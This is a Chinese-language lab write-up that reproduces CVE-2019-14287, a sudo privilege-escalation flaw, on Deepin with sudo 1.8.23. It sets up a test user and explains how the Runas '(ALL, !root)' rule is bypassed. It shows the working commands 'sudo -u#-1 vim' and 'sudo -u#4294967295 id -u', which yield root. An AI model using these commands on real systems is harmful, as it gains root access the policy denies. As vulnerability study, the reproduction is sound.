


CVE-2019-14287 sudo提权漏洞复现

1.复现环境

A terminal window titled 'zhong@zhong-PC: ~' with standard window controls. The terminal shows the output of 'sudo -V' and 'cat /proc/version'. The output of 'sudo -V' lists Sudo version 1.8.23, Sudoers strategy plugin version 1.8.23, Sudoers file syntax version 46, and Sudoers I/O plugin version 1.8.23. The output of 'cat /proc/version' shows Linux version 4.15.0-30deepin-generic (pbuilder@zs-PC) (gcc version 6.3.0 20170516 (Debian 6.3.0-18+deb9u1)) #31 SMP Fri Nov 30 04:29:02 UTC 2018.


```
zhong@zhong-PC:~$ sudo -V
Sudo 版本 1.8.23
Sudoers 策略插件版本 1.8.23
Sudoers 文件语法版本 46
Sudoers I/O plugin version 1.8.23
zhong@zhong-PC:~$ cat /proc/version
Linux version 4.15.0-30deepin-generic (pbuilder@zs-PC) (gcc version 6.3.0 20170516 (Debian 6.3.0-18+deb9u1))
#31 SMP Fri Nov 30 04:29:02 UTC 2018
zhong@zhong-PC:~$
```

sudo版本为1.8.23，内核版本为4.15.0，发行版Deepin 15.11

2.复现过程

1.设置用户

测试用户test1，密码root

A terminal window titled 'zhong@zhong-PC: ~' with standard window controls. The terminal shows the output of 'useradd test1' and 'passwd test1'. The output of 'passwd test1' shows the password being set to 'root'.

```
root@zhong-PC:/home/zhong# useradd test1
root@zhong-PC:/home/zhong# passwd test1
输入新的 UNIX 密码:
重新输入新的 UNIX 密码:
passwd: 已成功更新密码
root@zhong-PC:/home/zhong#
```

2.查看/etc/sudoers


```
sh-4.4$ sudo -u#-1 vim
root
请按 ENTER 或其它命令继续
```

可以看出已经是root用户了，达到了本地提权的目的

3.漏洞分析

一般情况下，大多数Linux发行版的Runas规范（/etc /sudoers）都如下图所示，其中定义的ALL关键字将允许admin或sudo组中的用户以目标系统中的任意用户身份来运行命令。如果想利用该漏洞来实施攻击，用户需要拥有sudo权限，并允许用户使用任意用户ID来运行命令。通常来说，这意味着用户的sudoer项在Runas规范中定义了特殊的ALL值。如果sudoer策略允许的话，sudo支持由用户指定的用户名或用户ID来运行命令。

除了以任意有效用户的身份运行id命令之外，我们还能够以任意用户ID来运行该命令，此时需要使用#uid语句：

```
sudo -u#1234 id -u
```

该命令将返回“1234”。但是，sudo可以使用setresuid(2)和setreuid(2)这两个系统调用来在命令运行之前修改用户ID，并将用户ID修改为-1（或未签名的等价用户ID-4294967295）：

```
sudo -u#-1 id -u
或
sudo -u#4294967295 id -u
```

如果sudoer条目允许用户以任意用户身份运行命令（非root），那么攻击者就可以利用该漏洞来绕过这种限制了。比如说，我们有下列sudoer条目：

```
test1 myhost = (ALL, !root) /usr/bin/vim
```

用户test1能够以除了root之外的其他任意用户身份来运行命令vim，但由于该漏洞的存在，test1实际上能够通过下列命令来以root权限运行vim命令，并绕过目标系统中的安全策略：

```
sudo -u#-1 vim
```

而只有当包含了ALL关键词的sudoer条目存在于Runas规范中时，该漏洞才存在。